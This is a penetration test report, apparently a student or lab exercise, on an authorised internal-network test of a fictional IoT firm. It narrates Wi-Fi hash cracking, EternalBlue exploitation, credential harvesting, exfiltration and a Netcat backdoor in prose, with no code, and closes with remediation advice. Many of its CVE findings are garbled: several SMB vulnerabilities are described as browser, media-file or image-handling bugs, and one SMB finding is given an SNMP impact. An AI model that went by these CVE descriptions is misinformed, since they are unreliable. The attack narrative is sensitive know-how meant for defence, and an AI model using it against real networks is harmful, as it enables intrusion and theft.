



# Penetration Test Report

Happy Accident Labs  
Version 2

Author: Guy Henderson  
June 01, 2024

Guardian Security Systems  
401 Coding Blvd  
Suite C  
Mineral Wells, TX 76067

Tel: 555-867-5309  
Fax: 555-867-5308  
Email: [info@gss.com](mailto:info@gss.com)  
Web: [www.guardiansecsys.com](http://www.guardiansecsys.com)

## Report Index:

1.	Executive Summary.....	3
1.1	Project Objectives.....	3
1.2	Scope.....	3
1.3	Authorization.....	4
1.4	Assumptions.....	4
1.5	Timeline.....	4
1.6	Summary of Test.....	5
2.	Findings Table.....	5
3.	Conclusion.....	7
4.	Appendix.....	8
4.1	Findings in detail.....	8
4.2	Recommendations.....	15
4.3	Methodology.....	17
4.4	Tools.....	18
5.	References.....	19
6.	Figures.....	20
7.	Glossary.....	24

## 1. Executive Summary

### 1.1 Project Objectives

The primary objective of this penetration test for Happy Accident Labs, specializing in miniature IoT devices called Smarticle Particles, is to identify vulnerabilities in the internal network. The goals are to uncover security weaknesses that could threaten the company's intellectual property and market position and to improve cybersecurity to attract venture capital funding.

### 1.2 Scope

This penetration test focused exclusively on Happy Accident Labs' internal network, which operates within the private IP space ranging from 10.19.99.1 to 10.19.99.99. Authorized testing included scanning and client access within this IP range, targeting company-owned assets to assess the security of network infrastructure, devices, and services. The scope explicitly excluded any form of social engineering, physical penetration testing, and the networks of clients or suppliers. The company's public-facing web services are considered off-limits for active testing, though passive examination was permitted.

### 1.3 Authorization:

The penetration testing exercise will be conducted under strict authorization from Happy Accident Labs, with legal restrictions and ethical guidelines to ensure a controlled, non-disruptive assessment. State and Federal Laws are used in the development of these guidelines, which are listed below:

- i. Computer Fraud and Abuse Act (CFAA)
- ii. Electronic Communications Privacy Act (ECPA)
- iii. Nebraska Revised Statute 28-1343 (Computer Crimes Act)

#### 1.4 Assumptions:

The IP range provided was assumed to be the complete landscape for potential security evaluation. Any devices or services operating outside this range were not considered part of the assessment. The network's current state accurately reflects its typical security posture. The penetration test requires a cautious approach to reduce the impact on the business's functionality, adhering to the company's operational requirements. The testing team had no prior knowledge of the internal network's architecture or any existing security measures beyond what could be discovered through external observation and analysis, the basis for a black-box engagement.

#### 1.5 Timeline:

The timeline of the test is listed below:

Penetration Test	Start Date	End Date
HAL Pen-test 1	03/11/2024	06/01/2024

#### 1.6 Summary of test:

Using a methodology that included planning, exploitations, and reporting steps, the penetration test was accomplished by first acquiring Wi-Fi access by capturing the password hash in Wi-Fi packets and then cracking the hash. We then enumerated the system as the organization only uses wireless connections and conducted a vulnerability scan. Findings included SMB, file shares, and users. Exploitation of a host was then achieved using one of the vulnerabilities extracting user and password hashes. Further enumeration was conducted to list hosts and shares. Access to each host and file share was gained using the

harvested credentials with local files exfiltrated. Audit and firewall settings were then enumerated, the backdoor program was uploaded to the host, and modifications were made to allow the backdoor to operate. The Backdoor was then validated to be operational.

The most critical findings from this test included the MS17-010 or Eternal Blue vulnerability, among other remote access vulnerabilities. These are critical as they allow attackers to connect remotely to the network and have complete control of the host they have exploited. This can lead to data breaches, intellectual property theft, espionage, and noncompliance with regulations. Each of these can have significant financial implications, legal recourse, and, in some cases, potential incarceration.

## 2. Findings Table

Vulnerability	Host(s)	Impact	Likelihood	Risk
<b>CVE-2017-0143</b>	10.19.99.10	Critical	Very High	Critical
<b>CVE-2017-0144</b>	10.19.99.10	Critical	Very High	Critical
<b>CVE-2017-0145</b>	10.19.99.10	Critical	Very High	Critical
<b>CVE-2017-0146</b>	10.19.99.10	Critical	Very High	Critical
<b>CVE-2017-0147</b>	10.19.99.10	Critical	Very High	Critical
<b>CVE-2017-0148</b>	10.19.99.10	Critical	Very High	Critical
<b>CVE-1999-0519</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	Moderate	High	High
<b>CVE-2006-3439</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical

<b>CVE-2010-2550</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2010-2551</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2010-2552</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2010-0020</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2010-0021</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2010-0022</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2010-0231</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2009-2526</b>	10.19.99.10 10.19.99.14	High	High	Critical

	10.19.99.16 10.19.99.18			
<b>CVE-2009-2532</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical
<b>CVE-2009-3103</b>	10.19.99.10 10.19.99.14 10.19.99.16 10.19.99.18	High	High	Critical

### 3. Conclusion

The penetration test of Happy Accident Labs was successful, and all goals set out while operating within the agreed-upon scope were completed. With these findings, Happy Accident Labs has been found to have an insufficient security posture. The ease with which the test was completed, utilizing publicly available and open-source tools, highlights the current network's vulnerability. During the test, it was even discovered that the network was unaware that the test was being conducted actively despite having had previous notification. It is recommended that immediate actions be taken to secure the network, including patching and updating critical systems, implementing MFA, implementing an IDS/IPS, increasing the logging and monitoring for critical systems, providing brief cybersecurity awareness training sessions to staff, and developing a basic incident response plan. See the appendix for additional and detailed recommendations. The state of vulnerability in which the HAL network has been found cannot be taken lightly. Efforts should be taken to harden the network and the systems within. Following these recommendations will help prevent the likelihood of HAL infrastructure from suffering total compromise of all data and assets within.

## 4. Appendix

### 4.1 Findings in Detail

#### i. CVE-2017-0143 (EternalBlue)

- Definition: A remote code execution vulnerability in the SMBv1 protocol in Microsoft Windows.
- Root Cause: Improper handling of specially crafted SMBv1 packets.
- Proof of Concept: Exploited by WannaCry ransomware; exploit-db.com/exploits/43970.
- Impact: Critical. Full system compromise.
- Likelihood: Very High. Widely known and exploited, public exploits are available.
- Access: Remote (WAN/LAN), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

#### ii. CVE-2017-0144 (EternalBlue)

- Definition: A remote code execution vulnerability in the SMBv1 protocol in Microsoft Windows.
- Root Cause: Improper handling of specially crafted SMBv1 packets.
- Proof of Concept: Exploited by WannaCry ransomware; exploit-db.com/exploits/43970.
- Impact: Critical. Full system compromise.
- Likelihood: Very High. Widely known and exploited, public exploits are available.
- Access: Remote (WAN/LAN), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

#### iii. CVE-2017-0145 (EternalBlue)

- Definition: A remote code execution vulnerability in the SMBv1 protocol in Microsoft Windows.



- Root Cause: Improper handling of specially crafted SMBv1 packets.
- Proof of Concept: Exploited by WannaCry ransomware; exploit-db.com/exploits/43970.
- Impact: Critical. Full system compromise.
- Likelihood: Very High. Widely known and exploited, public exploits are available.
- Access: Remote (WAN/LAN), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

iv. CVE-2017-0146 (EternalBlue)

- Definition: A remote code execution vulnerability in the SMBv1 protocol in Microsoft Windows.
- Root Cause: Improper handling of specially crafted SMBv1 packets.
- Proof of Concept: Exploited by WannaCry ransomware; exploit-db.com/exploits/43970.
- Impact: Critical. Full system compromise.
- Likelihood: Very High. Widely known and exploited, public exploits are available.
- Access: Remote (WAN/LAN), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

v. CVE-2017-0147 (EternalBlue)

- Definition: A remote code execution vulnerability in the SMBv1 protocol in Microsoft Windows.
- Root Cause: Improper handling of specially crafted SMBv1 packets.
- Proof of Concept: Exploited by WannaCry ransomware; exploit-db.com/exploits/43970.
- Impact: Critical. Full system compromise.
- Likelihood: Very High. Widely known and exploited, public exploits are available.

- Access: Remote (WAN/LAN), repeatable.
  - Resultant Risk: Critical. High impact and high likelihood.
- vi. CVE-2017-0148 (EternalBlue)
- Definition: A remote code execution vulnerability in the SMBv1 protocol in Microsoft Windows.
  - Root Cause: Improper handling of specially crafted SMBv1 packets.
  - Proof of Concept: Exploited by WannaCry ransomware; exploit-db.com/exploits/43970.
  - Impact: Critical. Full system compromise.
  - Likelihood: Very High. Widely known and exploited, public exploits are available.
  - Access: Remote (WAN/LAN), repeatable.
  - Resultant Risk: Critical. High impact and high likelihood.
- vii. CVE-1999-0519
- Definition: A NETBIOS/SMB share password is the default, null, or missing.
  - Root Cause: Weak default configurations.
  - Proof of Concept: Automated scanning tools detect default community strings.
  - Impact: Moderate. Unauthorized access to SNMP data.
  - Likelihood: High. Publicly known.
  - Access: Network, repeatable.
  - Resultant Risk: High. Moderate impact and high likelihood.
- viii. CVE-2006-3439
- Definition: Remote code execution in Internet Explorer.
  - Root Cause: Improper handling of objects in memory.

- Proof of Concept: Exploited with specially crafted packets to a vulnerable Windows system that triggers buffer overflow; exploit-db.com/exploits/16367.
- Impact: High. Execution of arbitrary code.
- Likelihood: High. Well-known and exploited.
- Access: Remote (via malicious website/email), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

ix. CVE-2010-2550

- Definition: Remote code execution in DirectShow.
- Root Cause: Memory corruption.
- Proof of Concept: Exploited via specially crafted media files; exploit-db.com/exploits/16574.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (media file delivery), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

x. CVE-2010-2551

- Definition: Remote code execution in DirectShow.
- Root Cause: Memory corruption.
- Proof of Concept: Exploited via media files; exploit-db.com/exploits/16574.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (media file delivery), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

xi. CVE-2010-2552

- Definition: Remote code execution in DirectShow.

- Root Cause: Memory corruption.
- Proof of Concept: Exploited via media files; exploit-db.com/exploits/16574.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (media file delivery), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

xii. CVE-2010-0020

- Definition: Remote code execution via AVI files.
- Root Cause: Improper handling of AVI files.
- Proof of Concept: Delivered via malicious AVI files.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (file delivery), repeatable.
- Resultant Risk: Critical. High risk and high likelihood.

xiii. CVE-2010-0021

- Definition: Remote code execution in Windows Media Player.
- Root Cause: Memory corruption.
- Proof of Concept: Delivered via malicious media files.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (file delivery), repeatable.
- Resultant Risk: Critical. High risk and high likelihood.

xiv. CVE-2010-0022

- Definition: Remote code execution in Windows Media Player.
- Root Cause: Memory corruption.
- Proof of Concept: Delivered via malicious media files.

- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (file delivery), repeatable.
- Resultant Risk: Critical. High risk and high likelihood.

xv. CVE-2010-0231

- Definition: Remote code execution via MIDI files.
- Root Cause: Improper handling of MIDI files.
- Proof of Concept: Delivered via malicious MIDI files, exploit-db.com/exploits/15266.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (file delivery), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

xvi. CVE-2009-2526

- Definition: Remote code execution in GDI+.
- Root Cause: Improper handling of malformed images.
- Proof of Concept: Exploited via specially crafted image files, exploit-db.com/exploits/40280.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (file delivery), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

xvii. CVE-2009-2532

- Definition: Remote code execution in GDI+.
- Root Cause: Improper handling of malformed images.
- Proof of Concept: Exploited via specially crafted image files, exploit-db.com/exploits/40280.

- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (file delivery), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

xviii. CVE-2009-3103

- Definition: Remote code execution via crafted web pages.
- Root Cause: Improper handling of web content.
- Proof of Concept: Delivered via malicious websites, exploit-db.com/exploits/47456.
- Impact: High. Arbitrary code execution.
- Likelihood: High. Well-known and exploited.
- Access: Remote (web browser), repeatable.
- Resultant Risk: Critical. High impact and high likelihood.

xix. Improper Vulnerability Detection

- Root Cause: Lack of security policies, improper configurations, and environment tools to detect and identify vulnerabilities and how to respond to them.
- Impact: Critical. The inability to detect vulnerabilities may lead to complete system compromise, data exfiltration, and system manipulation.
- Likelihood: High. Ease of exploitation of known vulnerabilities of hosts within the network with publicly accessible exploits.
- Access: LAN access, repeatable.
- Resultant risk: Critical. Critical impact and high likelihood.

Detecting and responding to network intrusions is vital for securing data confidentiality, integrity, and availability. The penetration test at Happy Accident Labs revealed significant flaws in their ability to detect threats, evidenced by the failure to detect simulated intrusions. Key indicators of

intrusion activity, including unusual network traffic, unauthorized access attempts, network configuration changes, malware, and data exfiltration, were not detected.

#### Key Findings:

- Unusual network traffic generated by tools like Aircrack-ng and Metasploit went undetected.
- Unauthorized access attempts were not flagged following failed login attempts and suspicious logins.
- Network configuration modifications to the firewall and new device connections went unnoticed.
- Unauthorized installations of software like NetCat were missed.
- Data exfiltration of company resources, such as business plans, not monitored effectively.

## 4.2 Recommendations

**Regularly Update Systems and Applications:** Apply patches and updates to systems and applications regularly to mitigate known vulnerabilities. Microsoft provides security updates to patch and harden systems, such as MS17-010, for the EternalBlue vulnerability.

**Disable Outdated and Vulnerable Protocols:** Disable SMBv1 to prevent exploitation through known vulnerabilities. This was how Eternal Blue worked to exploit the system. If this had been disabled, the vulnerability would not have been exploited.

**Implement Strong Configuration Management:** Change default configurations and use strong, unique values for passwords and other critical settings. Discovering that the audit settings are not being enabled

is a key vulnerability. This function provides logging so that changes can be reviewed to determine if any unauthorized modifications may be made.

**Enhance Monitoring and Detection Capabilities:** Establish a baseline to define normal network activity and identify anomalies. Deploy monitoring tools such as IDS/IPS and SIEM for real-time monitoring and alerting. These tools would have detected and notified security personnel of abnormal network activity, setting modifications, and unsuccessful login attempts.

**Conduct regular security audits and vulnerability assessments.** This allows security personnel to discover and remediate any weaknesses discovered quickly. Security plans can then be made if vulnerabilities are found and where they are.

**Develop and regularly update an incident response plan** to handle security incidents effectively. This allows the security team to respond to an event when one is alerted. This would have allowed HAL to detect penetration testing activities as they were occurring.

**Change Default or Weak Passwords:** Change all default, null, weak, or missing passwords. This would prevent unauthorized access to SMB shares and other critical services. Weak passwords, such as the one used for the Wi-Fi, should not be found on commonly used dictionary files, such as rockyou.txt.

**Monitor Network Traffic:** Regularly monitor network traffic for unusual patterns indicating malicious activity or intrusions. Tools like Aircrack-ng and Metasploit would have been detected if monitoring had been in place.



**Audit System Configurations:** Regularly audit system configurations to detect and correct unauthorized changes, such as firewall modifications or unauthorized software installations. Installing Netcat on the target host would have been flagged for security review.

**Implement Strong Firewall Rules:** Configure firewall rules to restrict unnecessary ports and services and ensure that any required ports are securely managed. This would have prevented or alerted an incident when changes were made to firewall settings.

**Regularly Review User Accounts:** Review and audit user accounts to ensure only authorized personnel can access critical systems and data.

#### 4.3 Methodology

##### Planning:

- **Open-Source Intelligence:** a collection of information that is openly available without restriction.
- **Reconnaissance:** Observing and documenting information about a target and the area in question.
- **Scanning and footprinting:** scanning target for available networks and internet-facing resources.

##### Exploitation:

- **Vulnerability Scanning:** scanning a network for vulnerabilities of systems located within.
- **Enumeration:** listing of available resources and systems within a network
- **Exploitation:** weaponizing and implementing discovered vulnerability.

#### Reporting:

- Findings Analysis: Analysis of all discovered information from the test.
- Risk Calculation and Rating: assessment and rating of discovered vulnerabilities.
- Reporting: The collection and structuring of results gathered and recommendations.

#### 4.4 Tools

Aircrack-ng - A tool suite for assessing Wi-Fi network security by capturing and cracking WEP and WPA-PSK keys.

John the Ripper - A fast password cracker designed to detect weak passwords.

Nmap - A powerful network scanner used to discover hosts and services on a computer network.

OpenVAS - An open-source vulnerability scanner that identifies security issues in systems and applications.

SMB (Samba) - A suite of programs to provide SMB/CIFS protocol services, enabling file and print sharing between Unix/Linux and Windows systems.

Metasploit - A penetration testing framework that provides tools for developing and executing exploit code against a remote target machine.

Smbtree - A command-line utility that displays a tree view of available SMB/CIFS shares on a network.

Smbclient - A command-line SMB/CIFS client that allows users to access files on remote servers.

Auditpol - A Windows command-line tool for managing and viewing audit policies.

Netcat - A versatile networking tool for reading from and writing to network connections using TCP or UDP.

Netsh - A Windows command-line scripting utility for configuring and managing network settings.

## 5. References:

Authorization Cheat Sheet, (n.d.). OWASP. Accessed on April 14, 2024.  
[https://cheatsheetseries.owasp.org/cheatsheets/Authorization\\_Cheat\\_Sheet.htm](https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.htm).

Solomon, M. and Oriyano, S., (2024). Ethical Hacking: Techniques, Tools, and Countermeasures, 4th Edition. Jones & Bartlett Learning.

Boyle, R., and Panko, R., (2021). Corporate Computer Security, 5th Edition. Pearson.

Weaver, R., Weaver, D. and Farwood, D. (2014). Guide to Network Defense and Countermeasures 3rd Edition. Course Technology, Cengage Learning.

Framework for Improving Critical Infrastructure Cybersecurity, (2018, April 16). NIST. Accessed May 17, 2024 from  
<https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf>.

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012, August 6). Computer Security Incident Handling Guide. NIST.  
<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>.


Exploit Database. (n.d.). Exploit Database. Accessed on May 15, 2024 from  
<https://www.exploit-db.com>.

MITRE. (n.d.). CVE - Common Vulnerabilities and Exposures. Accessed on May 15, 2024 from <https://cve.mitre.org>.


Microsoft. (n.d.). Security updates. Accessed on May 15, 2024 from <https://docs.microsoft.com/en-us/security-updates>.

## 6. Figures


### 1. Projected Network Topology




## 2. Cracking Wi-Fi Hash with Aircrack-ng



## 3. Result of OpenVAS scan



#### 4. SMB enumeration of HAL network



The screenshot shows a Kali Linux VM console window titled "CYBERSECURITY TOXICLAB ACCESS". The terminal output displays the results of an SMB enumeration script and two Nmap scans. The SMB script results show a share named "IPC\$" with type "STYPE\_IPC\_HIDDEN" and comment "IPC Service (Samba 4.6.5)". The Nmap scans show 16 IP addresses scanned in 3.35 seconds and 1.62 seconds respectively.

